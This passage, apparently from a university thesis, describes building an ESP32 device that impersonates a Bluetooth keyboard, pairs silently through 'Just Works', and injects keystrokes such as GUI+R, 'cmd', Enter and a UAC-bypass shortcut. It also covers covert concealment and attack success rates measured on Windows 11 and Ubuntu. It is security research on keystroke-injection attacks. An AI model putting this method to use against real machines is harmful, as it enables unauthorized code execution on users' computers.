5. High-Speed Payload Injection: With the OS actively listening to the input buffer, the ESP32 fetches the pre-compiled C++ payload from its internal SRAM and streams it via GATT Notifications at machine speed.

6. State Reset/Hibernation: Upon payload completion, the ESP32 terminates the BLE bond to avoid prolonged detection.

Hardware Selection and IC-Level Pin Configuration To facilitate this complex attack chain, the ESP32 Series System-on-Chip (specifically variants like the ESP32-D0WDQ6) was selected as the core hardware platform. In a laboratory environment, developers often interact with secondary breakout boards or the WROOM-32 module (which abstracts the hardware down to 38 castellations). However, for a deeply integrated, covert auditing tool, it is necessary to understand the raw 48-pin QFN (Quad Flat No-leads) architecture of the bare silicon, as documented in the primary Espressif specifications.




Figure 3.1: 48-Pin QFN Package Layout of the Core ESP32 Integrated Circuit

As illustrated in Figure 3.1 of the ESP32 Series Datasheet, the bare integrated circuit utilizes a 48-pin layout. For the specific purpose of engineering a headless wireless HID auditing tool, the architecture relies heavily on a highly concentrated subset of these 48 interfaces, bypassing the standard peripheral pins (like capacitive touch or ADC) in favour of strict radio and power stability:

1. Power Delivery (VDD33, VDDA, VDD3P3_RTC): The ESP32's internal RF power amplifiers (Tx/Rx) require a highly stable analogue power supply (VDDA). Any voltage sag or ripple during the high-current spikes of BLE advertising will trigger the internal brownout detector (BOD), instantly resetting the attack chain. These specific power pins on the 48-pin layout must be isolated and adequately decoupled with capacitors.

2. Firmware Flashing (U0TXD / U0RXD): Pins 40 (U0RXD) and 41 (U0TXD) are the primary Universal Asynchronous Receiver-Transmitter (UART) lines. These are strictly utilized during the development phase to flash the compiled C++ payloads into the external SPI flash memory via a USB-to-TTL serial converter.

3. Bootloader Control (Strapping Pins): The ESP32 relies on five critical strapping pins (MTDI, GPIO0, GPIO2, MTDO, GPIO5) to determine its boot mode. To upload new payload configurations to the auditor, GPIO0 (Pin 25) must be pulled to a LOW logic state while the CHIP_PU (Enable) pin is momentarily pulsed, forcing the dual-core processor to halt standard execution and enter the UART Download Bootloader.

By mapping the attack chain directly onto the raw 48-pin constraints of the bare ESP32 silicon, the foundation is set to build out the necessary power infrastructure and radio firmware required to execute the exploit covertly.

3.2 Hardware Interfacing and Power Management

The successful execution of an "over-the-air" peripheral exploit is fundamentally contingent upon the electrical stability of the underlying microcontroller. While the custom C++ firmware dictates the logical protocol manipulation, the physical interfacing—specifically power distribution and Universal Asynchronous Receiver-Transmitter (UART) communications—governs the hardware's ability to survive the high-stress conditions of Radio Frequency (RF) transmission. This section details the precise electrical engineering methodology required to flash the payload and deploy the ESP32-HID Auditor in the field. Power Management and Transient Current Spikes The most critical physical failure point in any custom ESP32 deployment is inadequate power

management. The ESP32-WROOM-32 module operates on a strict 3.3V logic level. During normal idle operations or deep sleep, the current draw is highly manageable (often measured in microamps or low milliamps). However, when the FreeRTOS scheduler activates the Bluetooth baseband and initiates the physical RF transmission to broadcast the 0x03C1 (Keyboard) appearance value, the internal Power Amplifiers (PA) demand sudden, transient current spikes.

During active BLE advertising and connection events, the ESP32 can instantaneously draw between 130 mA and 240 mA, with transient micro-spikes reaching up to 500 mA. If the primary power supply cannot satisfy this sudden current demand, the voltage on the 3.3V rail (VDD33) will momentarily sag. The ESP32 silicon includes an internal Brownout Detector (BOD) designed to monitor this rail. If the voltage drops below 2.43V, the BOD triggers a hardware reset to prevent memory corruption. In an auditing scenario, a brownout reset is catastrophic, as it drops the Bluetooth pairing and immediately halts the automated payload injection.

To mitigate this, the methodology mandates a highly stabilized power delivery network. When deployed covertly via a localized battery source (such as a 3.7V Li-Po cell), the hardware relies on a Low Dropout (LDO) linear voltage regulator (e.g., the AMS1117-3.3) to step the voltage down safely. Furthermore, hardware decoupling is strictly enforced. A 10 µF electrolytic capacitor is placed in parallel across the main power lines to act as a bulk charge reservoir for the RF amplifier's macro-spikes, while a smaller 0.1 µF ceramic capacitor is placed as physically close to the ESP32's 3V3 pin as possible to filter out high-frequency switching noise. UART Debugging and Firmware Flashing Before the device can be deployed, the custom HID firmware must be flashed into the external SPI ROM. Because the bare ESP32-WROOM-32 module does not possess a native USB interface, the development environment utilizes an external USB-to-TTL serial converter (such as the CP2102 or CH340G chipsets).

The interfacing protocol utilizes the ESP32's UART0 hardware peripheral. The communication lines are cross-wired: the Transmit (TX) pin of the serial converter is connected to the Receive (U0RXD, Pin 34) of the ESP32, and the Receive (RX) of the converter to the Transmit (U0TXD, Pin 35). To successfully upload the C++ payload arrays from the Arduino IDE, the ESP32 must be manually forced out of its standard SPI Boot mode and into the UART Download mode. This is achieved by manipulating the strapping pins during the power-on sequence.

Table 3.1: Pin Mapping and Logic States for UART Debugging and Power Distribution

ESP32-WROOM-32 Pin	Interface Function	External Connection (USB-to-TTL)	Required Logic State / Electrical Parameter
3V3 (Pin 2)	Main Power Input	VCC (3.3V Output from Regulator)	Strictly 3.3V DC. Must handle 500mA peak. Decoupled with 10µF & 0.1µF capacitors.
GND (Pin 1 / 15)	Common Ground	Common Ground (GND)	0V Reference. Must tie all system grounds together to prevent floating logic.
U0TXD (Pin 35)	UART0 Transmit	Receive (RXD) on Programmer	3.3V Logic. Operates at 115200 baud rate during standard debugging.
U0RXD (Pin 34)	UART0 Receive	Transmit (TXD) on Programmer	3.3V Logic. Receives compiled .bin payload files.
GPIO0 (Pin 25)	Boot Mode Strapping	Temporary Push-Button to GND	Pulled LOW (GND) during reset to enter UART Download Mode. Floating/HIGH for standard execution.
EN (Pin 3)	Chip Enable / Reset	Temporary Push-Button to GND	Pulsed LOW momentarily while GPIO0 is LOW to trigger the hardware bootloader switch.

Once the firmware is successfully verified via the UART serial monitor, the physical interface is stripped down for field deployment. The UART lines (TX/RX) are disconnected, and the strapping pins are left floating (internally pulled high). The auditor is then transitioned to a "headless" state, relying entirely on the stabilized 3.3V power rails to sustain the FreeRTOS loop. This minimalist hardware configuration allows the entire apparatus to be condensed to a footprint small enough to be covertly housed within standard office peripherals or hidden beneath a workstation, completely invisible to physical security sweeps.

3.3 Firmware Development and BLE Stack Manipulation

While the physical power distribution and hardware pin configurations sustain the ESP32's operations, the actual weaponization of the device is dictated entirely by its software. This section details the methodology behind the custom C++ firmware, specifically focusing on how the Espressif IoT Development Framework (ESP-IDF) is utilized to bypass standard security abstractions and directly manipulate the Generic Access Profile (GAP) and Generic Attribute Profile (GATT) of the Bluetooth Low Energy (BLE) stack.

Development Environment and Library Architecture To balance low-level radio manipulation with rapid payload prototyping, the firmware was developed using the Arduino Integrated Development Environment (IDE) operating as an abstraction layer over the native ESP-IDF. This hybrid environment provides access to the highly optimized, underlying FreeRTOS tasks while utilizing community-driven abstraction libraries for BLE communications. Specifically, the firmware heavily leverages the ESP32 BLE architecture originally developed by Neil Kolban, utilizing the BLEDevice, BLEServer, and BLE HID Device C++ classes. These libraries abstract the complex, byte-level Host Controller Interface (HCI) commands into manageable object-oriented structures, allowing the firmware to instantiate a virtual GATT server directly in the ESP32's SRAM. Initializing the BLE Baseband and Spoofing the GAP The firmware initialization phase begins immediately after hardware boot. The program executes BLEDevice: init ("Wireless Keyboard"), which powers up the physical 2.4 GHz radio baseband, allocates memory for the Bluedroid (or NimBLE) host stack, and sets the public-facing broadcasting name.

Once the baseband is active, the firmware must configure the Generic Access Profile (GAP). This is the most critical phase of the exploit, as it dictates how the victim's operating system perceives the rogue hardware. The code instantiates a BLE Advertising object and explicitly overrides the default peripheral identifiers. By invoking the setAppearance () function, the firmware hardcodes the device's GAP Appearance value to 0x03C1. According to the Bluetooth Special Interest Group (SIG) assigned numbers database, 0x03C1 cryptographically identifies the broadcaster specifically as a "Human Interface Device - Keyboard." It is this single hexadecimal value that triggers the "Implicit Trust" vulnerability within the target OS, prompting it to automatically prepare its kernel-level keyboard drivers.

GATT Server Configuration and the Report Map With the GAP successfully spoofing a keyboard, the firmware must structure the data pipeline using the Generic Attribute Profile (GATT). The code creates a BLEHIDDevice object, which automatically scaffolds the mandatory services required for a Human Interface Device over GATT Profile (HOGP). The most complex component of this initialization is the injection of the HID Report Map. The Report Map is a highly specific array of hexadecimal descriptors (often over 50 bytes long) that acts as a translation dictionary for the target OS. It defines the exact byte lengths for modifier keys (e.g., Left Shift, Right GUI/Windows key) and the subsequent alphanumeric keycodes. By hardcoding a Report Map that perfectly mirrors standard Apple or standard Windows 104-key layouts, the ESP32 ensures that when it eventually sends an array of bytes representing GUI + R, the victim OS unpacks and executes it flawlessly.




Figure 3.2: Algorithmic Flowchart of the Firmware's BLE State Machine and Injection Loop

The State Machine and Asynchronous Callbacks As illustrated in Figure 3.2, the firmware does not operate in a simple linear loop; it functions as an asynchronous state machine driven by BLE connection events. To monitor these events without halting the main CPU thread, the code utilizes BLEServerCallbacks.

The state machine tracks a global boolean variable, deviceConnected.

1. Advertising State: While deviceConnected is false, the ESP32 pulses its advertising packets on BLE Channels 37, 38, and 39.
2. Connection State: When a victim OS accepts the pairing, the onConnect() callback is triggered. The FreeRTOS scheduler immediately halts the advertising task to conserve power and radio bandwidth, flipping deviceConnected to true.
3. Security and Bonding: During the connection, the firmware instantiates a BLESecurity object. To ensure the silent bypass of user authentication, it sets the Input/Output capabilities to ESP_IO_CAP_NONE (NoInputNoOutput). This strictly enforces the "Just Works" pairing model, resulting in a Temporary Key (TK) of zero and completing the bond without requiring a 6-digit passkey.
4. Execution State: With the secure bond established and the GATT connection open, the main loop detects the state change and immediately triggers the payload injection function, streaming the pre-compiled C++ keystroke arrays directly into the victim's input buffer.
5. Disconnection State: If the payload completes, or if the victim wanders out of RF range, the onDisconnect () callback fires. The ESP32 clears the active connection handles and cleanly restarts the advertising state, waiting for the next vulnerable target.

Through this meticulous manipulation of the ESP-IDF libraries, the custom firmware successfully transforms a generic, sub-five-dollar microcontroller into an untraceable, high-speed wireless peripheral.

3.4 Payload Construction and Syntactic Translation

Once the ESP32-HID Auditor successfully establishes a cryptographic bond and initializes the Generic Attribute Profile (GATT) server, the framework is set to transmit data. However, the ESP32 does not natively understand high-level keystroke commands.

Traditional physical injection attacks utilize "Ducky Script," a human-readable syntax (e.g., GUI r, DELAY 500, STRING cmd). Because the ESP32 executes compiled C++ firmware, these high-level scripts must undergo a rigorous syntactic translation into machine-readable hexadecimal arrays before they can be deployed over the air. The Anatomy of an HID Report Packet To successfully inject a keystroke, the ESP32 must construct and transmit an HID Report Packet that strictly adheres to the USB Implementers Forum (USB-IF) HID specification. A standard keyboard input report consists of an 8-byte array:

1. Byte 0: Modifier Keys (Bitmask for Left/Right Ctrl, Shift, Alt, GUI/Windows).
2. Byte 1: Reserved (Typically 0x00).
3. Byte 2 to Byte 7: Up to six simultaneous alphanumeric keycodes.

When a payload requires the execution of a shortcut—such as opening the Windows Run dialog (Windows Key + R)—the C++ firmware cannot simply send the ASCII characters. It must construct an 8-byte array where Byte 0 contains the hexadecimal bitmask for the GUI key, and Byte 2 contains the specific HID usage ID for the letter 'r'.

Table 3.2: Hexadecimal Translation Matrix for Standard Keyboard Modifiers

Keyboard Modifier Key	USB-IF HID Usage ID (Hexadecimal)	Binary Bitmask Equivalent	Functional Injection Use-Case
Left Control (LCtrl)	0x01	00000001	Escaping terminal loops (Ctrl + C)
Left Shift (LShift)	0x02	00000010	Capitalization and special character execution
Left Alt (LAlt)	0x04	00000100	Bypassing UAC prompts (Alt + Y)
Left GUI (Windows Key)	0x08	00001000	Launching OS search/Run dialogs (GUI + R)
Right GUI (Windows Key)	0x80	10000000	Redundant GUI trigger for specific OS layouts

To execute a keystroke, the ESP32 constructs this array, pushes it as a GATT Notification to the host, and then critically, must send an "empty" report (0x00 across all 8 bytes)

immediately afterward. This empty report simulates the physical "release" of the mechanical key; without it, the target operating system assumes the key is indefinitely held down, which would crash the intended payload sequence. Timing, Synchronization, and vTaskDelay the most complex engineering challenge in payload translation is not the hexadecimal conversion, but the mathematical synchronization of the injection speed with the target operating system's graphical rendering time. The ESP32 is capable of pushing GATT notifications at the absolute limit of the BLE Connection Interval (potentially injecting hundreds of keystrokes per second). However, the target OS possesses finite mechanical and graphical latency. For example, when the payload sends the GUI + R hexadecimal array, the Windows kernel must process the interrupt, allocate memory, and render the graphical "Run" dialog box on the screen. If the ESP32 immediately injects the subsequent payload string (powershell.exe) in the exact same millisecond, the operating system will drop the characters because the Run dialog's input text box has not yet achieved focus.

To resolve this race condition, the C++ firmware relies heavily on FreeRTOS task management, specifically the vTaskDelay () function. vTaskDelay () allows the Application CPU to pause the execution of the payload array for a precise number of system ticks (milliseconds) without halting the underlying Bluetooth radio maintenance on the Protocol CPU.

A translated C++ payload function for launching a hidden terminal is structurally architected as follows:

1. Trigger: Send 0x08 (GUI) + 0x15 ('r').
2. Release: Send 0x00 (Empty array).
3. Synchronization: Execute vTaskDelay (pdMS_TO_TICKS (500)) to force the ESP32 to wait 500 milliseconds, ensuring the OS GUI has fully rendered the Run box.
4. Injection: Iterate through a C++ char array containing "cmd", translating each ASCII character to its corresponding HID byte and pushing it over GATT.
5. Execution: Send 0x28 (Enter/Return) to launch the payload.

By meticulously translating high-level operational logic into low-level hexadecimal arrays intertwined with FreeRTOS delay structures, the methodology guarantees a

flawless, high-speed code execution that dynamically adapts to the target machine's rendering bottlenecks.

3.5 Multiprocessing and Asynchronous Task Management

A fundamental engineering challenge in developing the ESP32-HID Auditor is managing the competing demands of the Bluetooth Low Energy (BLE) protocol stack and the high-speed payload execution engine. In standard, single-core microcontrollers (such as the ESP8266 or basic Arduino architectures), the CPU must sequentially alternate between maintaining the radio state machine and executing application logic. This sequential processing is catastrophic for an HID exploit; if a single-core CPU pauses the radio stack for too many milliseconds to process a large C++ injection array, the target operating system will assume the peripheral has disconnected, abruptly terminating the attack chain. To resolve this critical bottleneck, the ESP32-HID Auditor leverages the asymmetric multiprocessing capabilities of the ESP32's Tensilica Xtensa Dual-Core 32-bit LX6 architecture. The custom firmware is engineered to operate concurrently, fundamentally dividing the workload across the two independent silicon cores using the FreeRTOS (Real-Time Operating System) scheduler provided by the Espressif IoT Development Framework (ESP-IDF).

Core 0: The Protocol CPU (PRO_CPU) The ESP-IDF is architecturally designed to pin all underlying Wi-Fi and Bluetooth baseband operations to Core 0 (the PRO_CPU) by default. In the context of the HID Auditor, Core 0 is exclusively dedicated to the complex, microsecond-precise timing required by the BLE Link Layer.

Its primary responsibilities include:

1. Broadcasting the 0x03C1 GAP Appearance advertising packets at strict intervals.
2. Managing the "Just Works" cryptographic key exchange during the pairing phase.
3. Maintaining the Connection Interval and Peripheral Latency parameters once bonded to ensure the OS kernel views the connection as stable.
4. Handling the low-level transmission of the GATT Notifications (the actual keystroke packets) over the 2.4 GHz physical layer.

Because Core 0 is isolated to radio tasks, the BLE connection remains bulletproof, completely immune to the processing delays induced by the payload engine.

Core 1: The Application CPU (APP_CPU) Simultaneously, the main loop() function of the C++ firmware—which contains the HID attack logic—is pinned to Core 1 (the APP_CPU). Core 1 operates entirely independently of the radio state machine, communicating with Core 0 only when it needs to push data to the GATT server buffer. Its primary responsibilities include:

1. Monitoring the deviceConnected boolean flag updated by the Core 0 callbacks.
2. Fetching the high-level payload arrays from the external SPI flash memory or internal SRAM.
3. Executing the syntactic translation matrix (converting "GUI r" into the 0x08 bitmask).
4. Executing the vTaskDelay () synchronization pauses.




Figure 3.3: Multiprocessing Task Allocation within the ESP32 Free RTOS Environment

As illustrated in Figure 3.3, this multiprocessing architecture creates a highly efficient "Producer-Consumer" relationship. Core 1 acts as the Producer, rapidly translating the attack scripts into raw hexadecimal bytes and pushing them into the FreeRTOS queue. Core 0 acts as the Consumer, pulling those bytes from the queue and transmitting them over the airwaves precisely when the BLE connection interval allows. Watchdog Timer (WDT) Management A critical component of this asynchronous architecture is the management of the Interrupt Watchdog Timer (IWDT) and the Task Watchdog Timer (TWDT). In a standard FreeRTOS environment, if a CPU core is monopolized by a continuous while loop (such as rapidly injecting 500 characters of a PowerShell payload), the Watchdog Timer assumes the task has crashed and forces a system reboot.

To prevent this during a high-speed injection, the firmware on Core 1 is explicitly coded to yield execution back to the RTOS scheduler during large payload bursts. By strategically placing vTaskDelay (10) or yield () commands within the payload translation arrays, the Application CPU briefly feeds the Watchdog Timer, preventing a panic reset while still maintaining an injection speed of thousands of characters per second. By weaponizing the ESP32's dual-core architecture through precise FreeRTOS task allocation, the HID Auditor achieves both the radio stability required to spoof a trusted peripheral and the processing power necessary to execute complex, multi-stage payloads at machine speed.

3.6 Experimental Setup and Testing Environment

To rigorously validate the ESP32-HID Auditor's firmware and payload execution capabilities, a controlled, ethical laboratory environment was established. The testing was conducted within the computing facilities at COER University, ensuring all experiments were strictly confined to authorized, researcher-owned hardware to prevent unauthorized network interference. The primary objective of the experimental setup was to evaluate the inherent security flaws within modern operating systems regarding implicit hardware trust and unmonitored Bluetooth pairing requests. To achieve a comprehensive and cross-platform baseline, the evaluation targeted two distinct operating system architectures: Windows and Linux.

The physical laboratory environment was intentionally selected to include ambient 2.4 GHz Wi-Fi interference. Simulating a realistic corporate or academic setting tests the real-

world resilience of the BLE advertising channels (Channels 37, 38, and 39) against standard spectral noise. During all active payload injection trials, the physical testing distance between the ESP32-HID Auditor and the target nodes was standardized at a Line-of-Sight (LOS) range of 1.5 to 3.0 meters. This specific proximity guarantees an optimal Signal-to-Noise Ratio (SNR), ensuring that packet drops caused by RF attenuation do not skew the timing metrics of the automated keystrokes.

Table 3.3 outlines the exact hardware and software specifications of the target nodes utilized to establish the "Ground Truth" for the subsequent vulnerability metrics.

Table 3.3: Technical Specifications of the Target Testing Nodes

Parameter	**Target Node A (Windows Environment)**	**Target Node B (Linux Environment)**
Operating System	Windows 11 Pro (Build 22631)	Ubuntu 22.04 LTS (Jammy Jellyfish)
Kernel / Input Subsystem	NT Kernel (hidclass.sys)	Linux Kernel 6.5 (evdev)
Bluetooth Hardware	Intel Wi-Fi 6 AX201 (Integrated BT 5.2)	Generic USB CSR 4.0 Bluetooth Dongle
Testing Objective	PowerShell execution, UAC bypass simulation	Root terminal execution, bash script writing
Physical Security Posture	USB Mass Storage explicitly disabled via GPO	Physical USB ports locked out via udev rules

By standardizing the target nodes, isolating the RF environment, and strictly defining the payload parameters, the methodology ensures that the subsequent Attack Success Rate (ASR) and speed-to-compromise metrics gathered during the execution phase are mathematically accurate and scientifically reproducible.

CHAPTER 4: RESULT AND DISCUSSION

4.1 Evaluation of Attack Success Rate (ASR)

To empirically quantify the severity of the implicit hardware trust vulnerability, the primary metric evaluated during the experimental phase was the Attack Success Rate (ASR). In the context of wireless peripheral exploitation, ASR is not solely defined by the successful execution of the payload; it is a compound metric that measures the probability of the ESP32-HID Auditor successfully forcing a "Just Works" pairing *and* subsequently pushing the command array into the kernel input buffer without packet loss.

The ASR was calculated using the following parameters: a total of 100 isolated Radio Frequency (RF) injection attempts were executed against both target nodes (Windows 11 and Ubuntu 22.04 LTS). Each attempt involved powering the ESP32 from a cold boot state, allowing it to broadcast its 0x03C1 (Keyboard) Appearance Value, initiating the pairing sequence, and firing a standard 50-character benign payload (e.g., launching a calculator or terminal). An attempt was classified as a "Failure" if the OS rejected the pairing, requested a PIN code, or if the payload dropped characters resulting in a failed execution. Table 4.1 details the empirical data gathered during this phase of the laboratory testing.

Table 4.1: Attack Success Rate (ASR) across Multiple Operating Systems

Target Operating System	Total Injection Attempts	Successful "Just Works" Pairings	Flawless Payload Executions	Attack Success Rate (ASR)	Primary Point of Failure
Windows 11 Pro (Build 22631)	100	98	96	**96%**	RF collision dropping the GUI modifier key.
Ubuntu 22.04 LTS (Kernel 6.5)	100	95	89	**89%**	GUI terminal focus lag; dropped initial keystrokes.

The data presented in Table 4.1 mathematically validates the structural flaw in modern Bluetooth endpoint management. Against the Windows 11 target, the ESP32-HID Auditor achieved a 96% Attack Success Rate. Out of 100 attempts, the Windows operating system natively accepted the "Just Works" pairing model 98 times without ever prompting the user for a 6-digit cryptographic Passkey. Because the Temporary Key (TK) is mathematically forced to zero in this protocol state, the OS default behaviour prioritizes user convenience (seamless peripheral connection) over cryptographic integrity.

The slight variation in ASR between Windows (96%) and Linux (89%) is not indicative of superior radio security in the Linux kernel, but rather a mechanical difference in graphical rendering. The 11% failure rate observed on the Ubuntu node was almost exclusively traced back to GUI focus timing. If the evdev input subsystem processed the Ctrl + Alt + T shortcut to open the GNOME terminal, but the terminal window took longer than the hardcoded vTaskDelay to render, the subsequent payload characters were injected into the background desktop process, rendering the attack inert.

Furthermore, the 2% to 5% failure rate in the initial cryptographic pairing across both nodes was directly correlated with 2.4 GHz spectral congestion. If a standard Wi-Fi packet collided with the ESP32's advertising packet on Channels 37, 38, or 39 at the exact millisecond the OS was scanning, the pairing request timed out. However, because the ESP32 operates autonomously in a FreeRTOS loop, a failed pairing simply results in the radio resetting and re-broadcasting milliseconds later, making this physical limitation a negligible hurdle for a persistent threat actor. Ultimately, these metrics establish a critical baseline: if an endpoint lacks specific Group Policy Object (GPO) radio restrictions, the probability of a successful, unauthenticated machine-speed injection approaches near certainty.

4.2 Comparative Analysis: Human vs. Automated Input Speed

